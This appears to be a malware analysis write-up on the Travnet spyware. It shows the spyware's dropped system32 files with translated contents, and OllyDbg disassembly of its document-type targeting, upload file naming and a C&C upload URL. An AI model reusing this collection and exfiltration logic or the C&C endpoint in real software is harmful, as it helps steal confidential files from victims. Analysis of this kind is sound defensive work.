


\All Files and Folders\Drives\C\WINDOWS\system32

- system32
  - 6to4ex.dll (45 KB)
  - dnlist.ini (33 B)
  - enumfs.ini (555 KB)
  - system_t.dll (10 KB)
  - ShiePst.dat (196 B)


“enumfs.ini” as the name suggests, is a complete list of all files and folders on the computer. “dnlist.ini” seems to be noting down the date & time. “system_t.dll” on the other hand, contains a broad category of sensitive information about the computer like the “Computer Name”, Windows version, IP address, list of running processes, network information & so on. The contents of the files are as follows

Filename : “system_t.dll”



```
[¼ÆËã»úÐÅÏ¢]
¼ÆËã»ú: MARK
ÓÃ»§Ãû: SYSTEM
IpµØÖ·: 192.168.2.11
²Ù×÷ÏµÍ³: Microsoft Windows XP Professional, Service Pack 2 (Build 2600)

´ÅÅÌ¿Õ¼ä: ×Ü´ÅÅÌ¿Õ¼äÎª:7GB,Ê£Óà´ÅÅÌ¿Õ¼äÎª5GB(Õ¼71.43%)
CPU: GenuineIntel x86 Family 6 Model 58 Stepping 9 2484MHZ
ÎïÀíÄÚ´æ: ×ÜÎïÀíÄÚ´æ:191MB,¿ÉÓÃÄÚ´æ:72MB (Õ¼37.78%)

[½ø³ÌÁÐ±í]
   0 [System Process]
   4 System
 372 smss.exe
 616 csrss.exe
 640 winlogon.exe
 684 services.exe
 696 lsass.exe
 848 VBoxService.exe
```


Upon proper character encoding & use of google's Translate feature, it turns out to be “Chinese”.



```
[计算机信息]
计算机: MARK
用户名: SYSTEM
Ip地址: 192.168.2.11
操作系统: Microsoft Windows XP Professional, Service Pack 2 (Build 2600)

磁盘空间: 总磁盘空间为:7GB,剩余磁盘空间为5GB(占71.43%)
CPU: GenuineIntel x86 Family 6 Model 58 Stepping 9 2484MHZ
物理内存: 总物理内存:191MB,可用内存:72MB (占37.78%)

[进程列表]
   0 [System Process]
   4 System
 372 smss.exe
 616 csrss.exe
 640 winlogon.exe
 684 services.exe
 696 lsass.exe
 848 VBoxService.exe
```


```
[Computer Information]
Computer: MARK
User Name: SYSTEM
Ip Address: 192.168.2.11
Operating System: Microsoft Windows XP Professional, Service Pack 2 (Build 2600)

Disk Space: Total disk space: 7GB, remaining disk space 5GB (accounting for
71.43%)
CPU: GenuineIntel x86 Family 6 Model 58 Stepping 9 2484MHZ
Physical Memory: Total physical memory: 191MB, available memory: 72MB
(accounting for 37.78%)

[Process List]
   0 [System Process]
   4 System
 372 smss.exe
 616 csrss.exe
 640 winlogon.exe
 684 services.exe
```

Filename : “enumfs.ini”




```
[Computer]
Name=mark
Page=1252
[mark]
d1=C:\
dircount=1
[C:\]
f1=AUTOEXEC.BAT
f2=boot.ini
f3=CONFIG.SYS
d1=Documents and Settings
f4=IO.SYS
f5=MSDOS.SYS
f6=NTDETECT.COM
f7=ntldr
d2=olly
f8=pagefile.sys
d3=peid
d4=proc
d5=Program Files
d6=Sandbox
```

Filename : “dnlist.ini”




```
[EnumTime]
DateTime=2013-06-21
```

Another interesting aspect of Travnet is that it can specifically search for files of the type “doc, docx, xls, xlsx, txt, rtf, pdf” on the victim machine. This provides enough hint that this malware was designed to steal confidential information unlike the usual botnet variants that focus primarily on providing remote access to the system or to act as zombies for launching DDOS attacks.


[#] OllyDbg - 6to4ex.dll [#] - [CPU - main thread, module 6to4ex]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?

```
100023FA  . 57            PUSH EDI
100023FB  . 8D4424 28     LEA EAX,DWORD PTR SS:[ESP+28]
100023FF  . 6A 40         PUSH 40
10002401  . 50            PUSH EAX
10002402  . 68 78B30010   PUSH 6to4ex.1000B378                  ASCII "doc,docx,xls,xlsx,txt,rtf,pdf"
10002407  . 68 70B30010   PUSH 6to4ex.1000B370                  ASCII "Types"
1000240C  . 56            PUSH ESI
1000240D  . FFD5          CALL EBP
1000240F  . 8D4424 24     LEA EAX,DWORD PTR SS:[ESP+24]
10002413  . 68 5C680110   PUSH 6to4ex.1001685C
10002418  . 50            PUSH EAX
10002419  . 68 70B30010   PUSH 6to4ex.1000B370                  ASCII "Types"
1000241E  . 56            PUSH ESI
1000241F  . FFD3          CALL EBX
10002421  . 57            PUSH EDI
```


To summarize, the Travnet malware initially collects system information, a list of files on the victim machine among others, then sends this data to the remote Command & Control (C&C) server, by using custom compression & encoding functions. The malware creates a new file with the naming convention as follows : "travlerbackinfo-%d-%d-%d-%d-%d.dll", where the signed integer values are replaced by the current system date & time, copies the content of "system_t.dll" into it & then, uploads it to the C&C.


[#] OllyDbg - 6to4ex.dll [#] - [CPU - thread 000003D0, module 6to4ex]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?

```
10001EC3  . 69FF 60EA0000 IMUL EDI,EDI,0EA60
10001EC9  . 56            PUSH ESI                                 ┌BufSize
10001ECA  . 50            PUSH EAX                                 │Buffer
10001ECB  . 33DB          XOR EBX,EBX                              │
10001ECD  . FF15 98900010 CALL DWORD PTR DS:[<&KERNEL32.GetSysteml └GetSystemDirectoryA
10001ED3  . 8B35 90910010 MOV ESI,DWORD PTR DS:[<&MSVCRT.sprintf>  msvcrt.sprintf
10001ED9  . 8D85 E0FCFFFF LEA EAX,DWORD PTR SS:[EBP-320]
10001EDF  . 50            PUSH EAX                                 ┌<%s>
10001EE0  . 8D85 E8FEFFFF LEA EAX,DWORD PTR SS:[EBP-118]           │
10001EE6  . 68 20B30010   PUSH 6to4ex.1000B320                     │format = "%s\system_t.dll"
10001EEB  . 50            PUSH EAX                                 │s
10001EEC  . FFD6          CALL ESI                                 └sprintf
10001EEE  . 83C4 0C       ADD ESP,0C
10001EF1  . E8 5F320000   CALL 6to4ex.10005155
10001EF6  . E8 8E3A0000   CALL 6to4ex.10005989
10001EFB  . E8 FF3B0000   CALL 6to4ex.10005AFF
10001F00  . 8D45 EC       LEA EAX,DWORD PTR SS:[EBP-14]
10001F03  . 50            PUSH EAX                                 ┌pLocaltime
10001F04  . FF15 94900010 CALL DWORD PTR DS:[<&KERNEL32.GetLocalT  └GetLocalTime
10001F0A  . 0FB745 F6     MOVZX EAX,WORD PTR SS:[EBP-A]
10001F0E  . 50            PUSH EAX
10001F0F  . 0FB745 F4     MOVZX EAX,WORD PTR SS:[EBP-C]
10001F13  . 50            PUSH EAX
10001F14  . 0FB745 F2     MOVZX EAX,WORD PTR SS:[EBP-E]
10001F18  . 50            PUSH EAX
10001F19  . 0FB745 EE     MOVZX EAX,WORD PTR SS:[EBP-12]
10001F1D  . 50            PUSH EAX
10001F1E  . 0FB745 EC     MOVZX EAX,WORD PTR SS:[EBP-14]
10001F22  . 50            PUSH EAX
10001F23  . 8D85 E4FDFFFF LEA EAX,DWORD PTR SS:[EBP-21C]
10001F29  . 68 FCB20010   PUSH 6to4ex.1000B2FC                      ASCII "travlerbackinfo-%d-%d-%d-%d-%d.dll"
10001F2E  . 50            PUSH EAX
10001F2F  . FFD6          CALL ESI
10001F31  . E8 47060000   CALL 6to4ex.1000257D
10001F36  . 8D85 E4FDFFFF LEA EAX,DWORD PTR SS:[EBP-21C]
10001F3C  . 50            PUSH EAX
10001F3D  . 8D85 E8FEFFFF LEA EAX,DWORD PTR SS:[EBP-118]
10001F43  . 50            PUSH EAX
10001F44  . E8 AD120000   CALL 6to4ex.100031F6
10001F49  . 83C4 24       ADD ESP,24
1000257D=6to4ex.1000257D
```

It also uploads the list of files found on the victim machine, which was saved in the "enumfs.ini" file to the remote server, by copying its contents to a new file, named following this format:


"FileList-%02u%02u-%02u%02u%02u.ini"



[#] OllyDbg - 6to4ex.dll [#] - [CPU - thread 000003D0, module 6to4ex]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?

```
1000407B  . 8BEC           MOV EBP,ESP
1000407D  . 81EC 08010000  SUB ESP,108
10004083  . 56             PUSH ESI
10004084  . 6A 00          PUSH 0                                  ┌hTemplateFile = NULL
10004086  . 68 80000000    PUSH 80                                 │Attributes = NORMAL
1000408B  . 6A 03          PUSH 3                                  │Mode = OPEN_EXISTING
1000408D  . 6A 00          PUSH 0                                  │pSecurity = NULL
1000408F  . 6A 01          PUSH 1                                  │ShareMode = FILE_SHARE_READ
10004091  . BE 58670110    MOV ESI,6to4ex.10016758                 │ASCII "C:\WINDOWS\system32\enumfs.ini"
10004096  . 68 00000080    PUSH 80000000                           │Access = GENERIC_READ
1000409B  . 56             PUSH ESI                                │FileName => "C:\WINDOWS\system32\enumfs.ini"
1000409C  . FF15 4C900010  CALL DWORD PTR DS:[<&KERNEL32.CreateFil └CreateFileA
100040A2  . 83F8 FF        CMP EAX,-1
100040A5  .v75 04          JNZ SHORT 6to4ex.100040AB
100040A7  . 33C0           XOR EAX,EAX
100040A9  .vEB 4F          JMP SHORT 6to4ex.100040FA
100040AB  > 50             PUSH EAX                                ┌hObject
100040AC  . FF15 40900010  CALL DWORD PTR DS:[<&KERNEL32.CloseHand └CloseHandle
100040B2  . 8D45 FC        LEA EAX,DWORD PTR SS:[EBP-4]
100040B5  . 50             PUSH EAX                                ┌timer
100040B6  . FF15 64910010  CALL DWORD PTR DS:[<&MSVCRT.time>]      └time
100040BC  . 8D45 FC        LEA EAX,DWORD PTR SS:[EBP-4]
100040BF  . 50             PUSH EAX                                ┌timet
100040C0  . FF15 68910010  CALL DWORD PTR DS:[<&MSVCRT.localtime>] └localtime
100040C6  . 59             POP ECX
100040C7  . 59             POP ECX
100040C8  . FF30           PUSH DWORD PTR DS:[EAX]                 ┌<%02u>
100040CA  . FF70 04        PUSH DWORD PTR DS:[EAX+4]               │<%02u>
100040CD  . FF70 08        PUSH DWORD PTR DS:[EAX+8]               │<%02u>
100040D0  . FF70 0C        PUSH DWORD PTR DS:[EAX+C]               │<%02u>
100040D3  . 8B40 10        MOV EAX,DWORD PTR DS:[EAX+10]           │
100040D6  . 40             INC EAX                                 │
100040D7  . 50             PUSH EAX                                │<%02u>
100040D8  . 8D85 F8FEFFFF  LEA EAX,DWORD PTR SS:[EBP-108]          │
100040DE  . 68 10B70010    PUSH 6to4ex.1000B710                    │format = "FileList-%02u%02u-%02u%02u%02u.ini"
100040E3  . 50             PUSH EAX                                │s
100040E4  . FF15 90910010  CALL DWORD PTR DS:[<&MSVCRT.sprintf>]   └sprintf
100040EA  . 8D85 F8FEFFFF  LEA EAX,DWORD PTR SS:[EBP-108]
100040F0  . 50             PUSH EAX
100040F1  . 56             PUSH ESI
```

It doesn't stop at that, it even uploads the victim's files onto the remote C&C that have the file extensions "doc, docx, xls, xlsx, txt, rtf, pdf" as well as the files on the victim's desktop folder. Another important aspect of Travnet is the fact that it uses a custom compression & encoding algorithm   on the data collected, before its sent to the remote C&C. A typical file upload communication between the bot & the C&C looks like this:



[#] OllyDbg - 6to4ex.dll [#] - [CPU - thread 000003D0, module 6to4ex]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?


```
10003528  . 8D8D 90FBFFFF  LEA ECX,DWORD PTR SS:[EBP-470]
1000352E  . 53             PUSH EBX
1000352F  . 68 706B0110    PUSH 6to4ex.10016B70                     ASCII "http://www.newesyahoo.com/traveler1/net/nettraveler.asp"
10003534  . C745 B0 3C0000 MOV DWORD PTR SS:[EBP-50],3C
1000353B  . 894D E4        MOV DWORD PTR SS:[EBP-1C],ECX
1000353E  . FF15 08920010  CALL DWORD PTR DS:[<&WININET.InternetCr  WININET.InternetCrackUrlA
10003544  . 85C0           TEST EAX,EAX
10003546  .v0F84 CC020000  JE 6to4ex.10003818
1000354C  . 56             PUSH ESI
1000354D  . 8B75 0C        MOV ESI,DWORD PTR SS:[EBP+C]
